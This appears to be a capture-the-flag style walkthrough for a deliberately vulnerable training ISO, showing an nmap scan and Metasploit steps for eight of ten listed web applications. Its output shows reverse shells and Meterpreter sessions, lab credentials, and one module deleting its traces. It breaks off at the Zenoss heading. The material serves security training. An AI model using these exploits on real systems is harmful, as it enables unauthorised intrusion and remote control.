Vulnerable OS Collection: Command Injection OS

www.PentesterAcademy.com

www.HackerArsenal.com

PENTESTER ACADEMY

HACKER ARSENAL
ARTILLERY FOR CYBER WARRIORS

Description

We've packaged 10 real world applications into an Ubuntu Desktop based ISO. These applications are vulnerable to command injection attacks which you will need to find and exploit. Please note that not all applications are on port 80 :)

Vulnerable Applications

1. AjaXplorer
2. Basilic
3. LotusCMS
4. Log1CMS
5. PHP -Charts
6. PHP Tax
7. Webmin
8. SugarCRM
9. Zenoss
10. Splunk

OS Screenshot

Figure 1.0: Command Injection Login screen

Nmap Result

```
root@PA:~# nmap -sS -sV 192.168.5.134

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-08 02:25 EST
Nmap scan report for 192.168.5.134
Host is up (0.0011s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22
8000/tcp  open  http     CherryPy httpd 3.1.2
8080/tcp  open  http     Zope httpd 2.12.1 (python 2.6.2, linux2; ZServer/1.1)
8081/tcp  open  http     TwistedWeb httpd 8.1.0
8089/tcp  open  ssl/http Splunkd httpd
10000/tcp open  http     MiniServ 1.580 (Webmin httpd)
MAC Address: 00:0C:29:70:19:9F (VMware)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.98 seconds
root@PA:~#
```

Figure 1.1: Nmap output

Challenge 1: AjaXplorer

In this challenge we are going to exploit AjaXplorer which is running on port 80.

Screenshot



Figure 1.2: AjaXplorer Application

Metasploit Exploitation

Commands

1. search ajax
2. use exploit/multi/http/ajaxplorer_checkinstall_exec
3. set RHOST 192.168.5.134
4. set TARGETURI AjaXplorer-2.5.5/ (By default is “AjaXplorer-2.5.5/”)
5. exploit



Figure 1.3: Searching Checkinstall Ajaxplorer



Figure 1.4: Exploited Ajaxplorer

Challenge 2: Basilic

Screenshot

Figure 1.5: Basilic Application

Metasploit Exploitation

Commands

1. search basilic
2. set RHOST 192.168.5.134
3. set TARGETURI basilic-1.5.14/ (By default is “/basilic-1.5.14/”)
4. exploit

```
msf > search basilic

Matching Modules
================

   Name                                    Disclosure Date  Rank       Description
   ----                                    ---------------  ----       -----------
   exploit/unix/webapp/basilic_diff_exec   2012-06-28       excellent  Basilic 1.5.14 diff.php Arbitrary Command


msf > use exploit/unix/webapp/basilic_diff_exec
msf exploit(basilic_diff_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(basilic_diff_exec) > set TARGETURI basilic-1.5.14/
TARGETURI => basilic-1.5.14/
msf exploit(basilic_diff_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Sending GET request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vufYN7JpSg1YHXkq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "vufYN7JpSg1YHXkq\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.5.139:4444 -> 192.168.5.134:41718) at 2017-12-08 01:11:50 -0500

whoami
www-data
```

Figure 1.6: Searching exploit module and exploiting Basilic application

Challenge 3: LotusCMS

Screenshot



Figure 1.7: LotusCMS application

Metasploit Exploitation

Commands

1. search lcms
2. use exploit/multi/http/lcms_php_exec
3. set RHOST 192.168.5.134
4. exploit

```
msf > search lcms

Matching Modules
================

   Name                              Disclosure Date  Rank       Description
   ----                              ---------------  ----       -----------
   exploit/multi/http/lcms_php_exec  2011-03-03       excellent  LotusCMS 3.0 eval() Remote Command Execution


msf > use exploit/multi/http/lcms_php_exec
msf exploit(lcms_php_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(lcms_php_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Using found page param: /lcms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (37543 bytes) to 192.168.5.134
[*] Meterpreter session 3 opened (192.168.5.139:4444 -> 192.168.5.134:41724) at 2017-12-08 01:13:59 -0500

meterpreter > shell
Process 4031 created.
Channel 0 created.
whoami
www-data
```

Figure 1.8: Searching exploit module and exploiting LotusCMS

Challenge 4: Log1CMS

Screenshot



Figure 1.9: Log1CMS application

Metasploit Exploitation

Commands

1. search log1
2. use exploit/multi/http/log1cms_ajax_create_folder
3. set RHOST 192.168.5.134
4. exploit

```
msf > search log1

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   exploit/multi/http/log1cms_ajax_create_folder  2011-04-11       excellent  Log1 CMS writeInfo() PHP Code Injection


msf > use exploit/multi/http/log1cms_ajax_create_folder
msf exploit(log1cms_ajax_create_folder) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(log1cms_ajax_create_folder) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending PHP payload (1529 bytes)
[*] Requesting data.php
[*] Sending stage (37543 bytes) to 192.168.5.134
[*] Meterpreter session 1 opened (192.168.5.139:4444 -> 192.168.5.134:41737) at 2017-12-08 01:18:04 -0500

meterpreter > 
```

Figure 1.10: Searching exploit module and exploiting Log1CMS

Challenge 5: PHPCharts

Screenshot



Figure 1.11: PHPCharts Application

Metasploit Exploitation

Commands

1. search charts
2. use exploit/unix/webapp/php_charts_exec
3. set RHOST 192.168.5.134

4. exploit

```
msf > search charts

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   exploit/multi/http/visual_mining_netcharts_upload  2014-11-03       excellent  Visual Mining NetCharts S
   exploit/unix/webapp/clipbucket_upload_exec         2013-10-04       excellent  ClipBucket Remote Code Ex
   exploit/unix/webapp/php_charts_exec                2013-01-16       excellent  PHP-Charts v1.0 PHP Code


msf > use exploit/unix/webapp/php_charts_exec
msf exploit(php_charts_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(php_charts_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Sending payload (702 bytes)
[+] Payload sent successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo UrhP1DZPNUQdkC5A;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "UrhP1DZPNUQdkC5A\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.5.139:4444 -> 192.168.5.134:41746) at 2017-12-08 01:20:44 -0500

whoami
www-data
```

Figure 1.12: Searching exploit module and exploiting PHPChart

Challenge 6: PHPtax

Screenshot



Figure 1.13: PHPTax application

Metasploit Exploitation:

Commands

1. search phptax
2. use exploit/multi/http/phptax_exec

3. set RHOST 192.168.5.134
4. exploit

```
msf > search phptax

Matching Modules
================

   Name                              Disclosure Date  Rank       Description
   ----                              ---------------  ----       -----------
   exploit/multi/http/phptax_exec    2012-10-08       excellent  PhpTax pfilez Parameter Exec Remote Code Injection


msf > use exploit/multi/http/phptax_exec
msf exploit(phptax_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
```

Figure 1.14: Choosing Exploit module

```
msf exploit(phptax_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] 192.168.5.13480 - Sending request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MfYwbiuVr7FUhNmp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "MfYwbiuVr7FUhNmp\r\n"
[*] Command: echo uWcw0qR3PcizrUel;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Matching...
[*] B is input...
[*] Reading from socket B
[*] B: "uWcw0qR3PcizrUel\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.5.139:4444 -> 192.168.5.134:41761) at 2017-12-08 01:25:33 -0500
[*] Command shell session 4 opened (192.168.5.139:4444 -> 192.168.5.134:41762) at 2017-12-08 01:25:33 -0500

whoami
www-data
```

Figure 1.15: Exploiting PHPTax

Challenge 7: SugarCRM

Screenshot



Figure 1.16: SugarCRM Application

Metasploit Exploitation

Commands

1. search sugarcrm
2. use exploit/unix/webapp/sugarcrm_unserialize_exec
3. set RHOST 192.168.5.134
4. set USERNAME sugarcrm
5. set PASSWORD sugarcrm
6. exploit

```
msf > search sugarcrm

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   exploit/unix/webapp/sugarcrm_rest_unserialize_exec  2016-06-23       excellent  SugarCRM REST Unserialize
   exploit/unix/webapp/sugarcrm_unserialize_exec       2012-06-23       excellent  SugarCRM unserialize() PHP


msf > use exploit/unix/webapp/sugarcrm_unserialize_exec
msf exploit(sugarcrm_unserialize_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(sugarcrm_unserialize_exec) > set USERNAME sugarcrm
USERNAME => sugarcrm
msf exploit(sugarcrm_unserialize_exec) > set PASSWORD sugarcrm
PASSWORD => sugarcrm
msf exploit(sugarcrm_unserialize_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[+] Login Successful (sugarcrm:sugarcrm)
[*] Exploiting the unserialize()
[*] Executing the payload
[*] Sending stage (37543 bytes) to 192.168.5.134
[*] Meterpreter session 6 opened (192.168.5.139:4444 -> 192.168.5.134:41795) at 2017-12-08 01:38:47 -0500
[!] Deleting pathCache.php
[+] pathCache.php removed to stay ninja

meterpreter >
```

Figure 1.17: Searching exploit module and exploiting SugarCRM

Challenge 8: WebMin

Screenshot



Figure 1.18: WebMin

Metasploit Exploitation

Commands

1. search webmin
2. use exploit/unix/webapp/webmin_show_cgi_exec
3. set RHOST 192.168.5.134
4. set SSL false
5. set username securitytube
6. set password 123321
7. exploit

```
msf > search webmin

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     Webmin edit_html.cgi file Parameter
ccess
   auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     Webmin File Disclosure
   exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Webmin /file/show.cgi Remote Command


msf > use exploit/unix/webapp/webmin_show_cgi_exec
msf exploit(webmin_show_cgi_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(webmin_show_cgi_exec) > set SSL false
SSL => false
msf exploit(webmin_show_cgi_exec) > set username securitytube
username => securitytube
msf exploit(webmin_show_cgi_exec) > set password 123321
password => 123321
```

Figure 1.19: Searching exploit module

```
msf exploit(webmin_show_cgi_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Attempting to login...
[+] Authentication successfully
[+] Authentication successfully
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TFeJE5kKGXHoWbiu;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TFeJE5kKGXHoWbiu\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.5.139:4444 -> 192.168.5.134:41976) at 2017-12-08 02:37:32 -0500

whoami
root
```

Figure 1.20: Exploiting Webmin

Challenge 9: Zenoss

Screenshot

